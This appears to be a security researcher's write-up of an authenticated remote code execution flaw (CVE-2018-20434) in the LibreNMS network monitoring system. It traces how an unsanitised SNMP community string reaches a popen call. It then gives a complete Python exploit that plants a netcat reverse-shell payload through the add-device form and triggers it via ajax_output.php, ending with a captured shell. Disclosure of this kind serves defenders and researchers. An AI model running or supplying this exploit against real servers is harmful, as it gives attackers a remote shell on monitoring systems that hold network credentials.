Summary about LibreNMS
LibreNMS is an open source, powerful and feature-rich auto-discovering PHP based network monitoring system which uses the SNMP protocol. It supports a broad range of operating systems including Linux, FreeBSD, as well as network devices including Cisco, Juniper, Brocade, Foundry, HP and many more.
About the Exploit
The exploitation triggers by adding an arbitrary command in the public community parameter when adding a new device—which sends an unsanitized request to “addhost.inc.php” file, therefore any system execution to the injected request will result in a remote code execution. Calling “capture.inc.php” will grant this behavior through “popen” method; however, you can access it by requesting “ajax_output.php” that takes [file_name].inc.php as a parameter.
The journey started when analyzing LibreNMS. The source code was downloaded and searched for unsafe functions that may lead to command execution such as (system, exec, shell, exec, popen, etc.) using a simple Python script. After running the script, numerous results appeared, and after a couple of hours of understanding the code and digging deeper, interesting code was found in html/includes/output/capture.inc.php line #67:
if (($fp = popen($cmd, "r"))) {
    while (!feof($fp)) {
        $line = stream_get_line($fp, 1024, PHP_EOL);
        echo preg_replace('/\\033\[\[\\d;\]+m/', '', $line) . PHP_EOL;
        ob_flush();
        flush(); // you have to flush buffer
    }
    fclose($fp);
}
In line #67, the script will execute the $cmd value using popen function and return the result of executing the command stored in $cmd. Looking at the beginning of this file reveals a switch statement that controls the $cmd value in line #36, and if the value of $type (which is a POST request declared in line #34) equals “snmpwalk,” it will call the gen_snmpwalk_cmd function in line #44:
$type = $_REQUEST['type'];

switch ($type) {
    case 'poller':
        $cmd = "php ${config['install_dir']}/poller.php -h $hostname -r -f -d";
        $filename = "poller-$hostname.txt";
        break;
    case 'snmpwalk':
        $device = device_by_name(mres($hostname));

        $cmd = gen_snmpwalk_cmd($device, '.', ' -OUneb');

        if ($debug) {
            $cmd .= ' 2>&1';
        }
The capture.inc.php will handle requests that control the snmp protocol passed by the user. Focus on line #44 in capture.inc.php file which calls the gen_snmpwalk_cmd function located in includes/snmp.inc.php, saving its results to $cmd variable which will be passed to popen in capture.inc.php line #67. This function performs:
function gen_snmp_cmd($cmd, $device, $oids, $options = null, $mib = null, $mibdir = null)
{
    global $debug;

    // populate timeout & retries values from configuration
    $timeout = prep_snmp_setting($device, 'timeout');
    $retries = prep_snmp_setting($device, 'retries');

    if (!isset($device['transport'])) {
        $device['transport'] = 'udp';
    }

    $cmd .= snmp_gen_auth($device);
    $cmd .= " $options";
    $cmd .= $mib ? " -m $mib" : '';
    $cmd .= mibdir($mibdir, $device);
    $cmd .= isset($timeout) ? " -t $timeout" : '';
    $cmd .= isset($retries) ? " -r $retries" : '';
    $cmd .= ' '.$device['transport'].':'.$device['hostname'].':'.$device['port'];
    $cmd .= " $oids";

    if (!$debug) {
        $cmd .= ' 2>/dev/null';
    }

    return $cmd;
} // end gen_snmp_cmd()
Theoretically, controlling the output returned from gen_snmp_cmd, which will be passed to popen later, enables command execution. After digging through this function, the function calls another function named snmp_gen_auth in snmp.inc.php line #768:
function snmp_gen_auth(&$device)
{
    global $debug, $vdebug;

    $cmd = '';

    if ($device['snmpver'] === 'v3') {
        $cmd = " -v3 -n '' -l '".$device['authlevel']."'";

        //add context if exist context
        if (key_exists('context_name', $device)) {
            $cmd = " -v3 -n '".$device['context_name']."' -l '".$device['authlevel']."'";
        }

        if (strtolower($device['authlevel']) === 'noauthnopriv') {
            // We have to provide a username anyway (see Net-SNMP doc)
            $username = !empty($device['authname']) ? $device['authname'] : 'root';
            $cmd .= " -u '".$username."'";
        } elseif (strtolower($device['authlevel']) === 'authnopriv') {
            $cmd .= " -a '".$device['authalgo']."'";
            $cmd .= " -A '".$device['authpass']."'";
            $cmd .= " -u '".$device['authname']."'";
        } elseif (strtolower($device['authlevel']) === 'authpriv') {
            $cmd .= " -a '".$device['authalgo']."'";
            $cmd .= " -A '".$device['authpass']."'";
            $cmd .= " -u '".$device['authname']."'";
            $cmd .= " -x '".$device['cryptoalgo']."'";
            $cmd .= " -X '".$device['cryptopass']."'";
        } else {
            if ($debug) {
                print 'DEBUG: '.$device['snmpver']." : Unsupported SNMPv3 AuthLevel (wtf have you done ?)\n";
            }
        }
    } elseif ($device['snmpver'] === 'v2c' or $device['snmpver'] === 'v1') {
        $cmd  = " -".$device['snmpver'];
        $cmd .= " -c '".$device['community']."'";
    } else {
        if ($debug) {
            print 'DEBUG: '.$device['snmpver']." : Unsupported SNMP Version (shouldn't be possible to get here)\n";
        }
    }//end if

    return $cmd;
}//end snmp_gen_auth()
After digging through the code, most device information can be controlled. The device id will be passed to the gen_snmpwalk_cmd function then to snmp_gen_auth function, and finally all device information will be fetched and returned to the $cmd variable. The goal is to control the snmp “community” variable. The input can be escaped in line #803 and a command can be injected using the format '$(our_command).
Finding a place that allows controlling one of the device information—specifically the “SNMP community”—requires digging into the add new host feature in LibreNMS. Once you attempt to add a new device to LibreNMS, some user input is saved as configuration values which will be fetched later by the snmp_gen_auth function. For great luck, an unfiltered POST request contains the community string which can be controlled. See this code in html/pages/addhost.inc.php line #52:
} elseif ($_POST['snmpver'] === 'v2c' || $_POST['snmpver'] === 'v1') {
    if ($_POST['community']) {
        $config['snmp']['community'] = array(clean($_POST['community'], false));
    }
In line #52, the script checks if the entered snmp version equals v1 or v2c. In line #53, the script checks if the $_POST[‘community’] is passed in the POST request to the application and adds it to the snmp config in line #54. This confirms that the community variable can be controlled and arbitrary commands can be injected.
To obtain RCE, the following steps are performed:
- Add a new device and inject an arbitrary command in the public community string. This occurs by sending a request to addhost.inc.php
- Make a request to call the popen function which will get the command from functions that will have the community string injected with the command. This occurs by sending a request to capture.inc.php which will trigger command execution
To add a new device, send a request to /addhost page handled by addhost.inc.php. When attempted from the web interface and the request is intercepted, the following appears:

To trigger the popen function “capture.inc.php” file, send a request to /ajax_output.php (located in html/ajax_output.php) which will call capture.inc.php using this code:
if (isset($_SESSION['stage']) && $_SESSION['stage'] == 2) {
    $init_modules = array('web', 'nodb');
    require realpath(__DIR__ . '/..') . '/includes/init.php';
} else {
    $init_modules = array('web', 'auth', 'alerts');
    require realpath(__DIR__ . '/..') . '/includes/init.php';

    if (!LegacyAuth::check()) {
        echo "Unauthenticated\n";
        exit;
    }
}

set_debug($_REQUEST['debug']);
$id = str_replace('/', '', $_REQUEST['id']);

if (isset($id)) {
    require $config['install_dir'] . "/html/includes/output/$id.inc.php";
}
If the $_request[‘id’] equals “capture,” it will call capture.inc.php. To call this file and send the request from the web interface, use the link http://server/device/device=2/tab=capture/ => snmp => run. The following request appears:

After sending the request, a 200 OK response should appear, indicating the functions mentioned before are called. The community string injected “test string” is visible, and it can be replaced with the payload to obtain RCE.
Note: You will not have the same result in the response because the code was edited to print the command for debugging purposes and to show that the community string can be controlled and injected with “test string.”
To summarize, a Python script was written to exploit this vulnerability:
#!/usr/bin/python

'''
# Exploit Title: LibreNMS v1.46 authenticated Remote Code Execution
# Date: 24/12/2018
# Exploit Author: Askar (@mohammadaskar2)
# CVE : CVE-2018-20434
# Vendor Homepage: https://www.librenms.org/
# Version: v1.46
# Tested on: Ubuntu 18.04 / PHP 7.2.10
'''

import requests
from urllib import urlencode
import sys

if len(sys.argv) != 5:
    print "[!] Usage : ./exploit.py http://www.example.com cookies rhost rport"
    sys.exit(0)

# target (user input)
target = sys.argv[1]

# cookies (user input)
raw_cookies = sys.argv[2]

# remote host to connect to
rhost = sys.argv[3]

# remote port to connect to
rport = sys.argv[4]

# hostname to use (change it if you want)
hostname = "dummydevice"

# payload to create reverse shell
payload = "'$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f) #".format(rhost, rport)

# request headers
headers = {
        "Content-Type": "application/x-www-form-urlencoded",
        "User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101"
    }

# request cookies
cookies = {}
for cookie in raw_cookies.split(";"):
    # print cookie
    c = cookie.split("=")
    cookies[c[0]] = c[1]


def create_new_device(url):
    raw_request = {
        "hostname": hostname,
        "snmp": "on",
        "sysName": "",
        "hardware": "",
        "os": "",
        "snmpver": "v2c",
        "os_id": "",
        "port": "",
        "transport": "udp",
        "port_assoc_mode": "ifIndex",
        "community": payload,
        "authlevel": "noAuthNoPriv",
        "authname": "",
        "authpass": "",
        "cryptopass": "",
        "authalgo": "MD5",
        "cryptoalgo": "AES",
        "force_add": "on",
        "Submit": ""
    }
    full_url = url + "/addhost/"
    request_body = urlencode(raw_request)

    # send the device creation request
    request = requests.post(
        full_url, data=request_body, cookies=cookies, headers=headers
    )
    text = request.text
    if "Device added" in text:
        print "[+] Device Created Sucssfully"
        return True
    else:
        print "[-] Cannot Create Device"
        return False


def request_exploit(url):
    params = {
        "id": "capture",
        "format": "text",
        "type": "snmpwalk",
        "hostname": hostname
        }

    # send the payload call
    request = requests.get(url + "/ajax_output.php",
        params=params,
        headers=headers,
        cookies=cookies
        )
    text = request.text
    if rhost in text:
        print "[+] Done, check your nc !"


if create_new_device(target):
    request_exploit(target)
The full exploit code is available via GitHub or Exploit-DB.

Finally, a shell was obtained.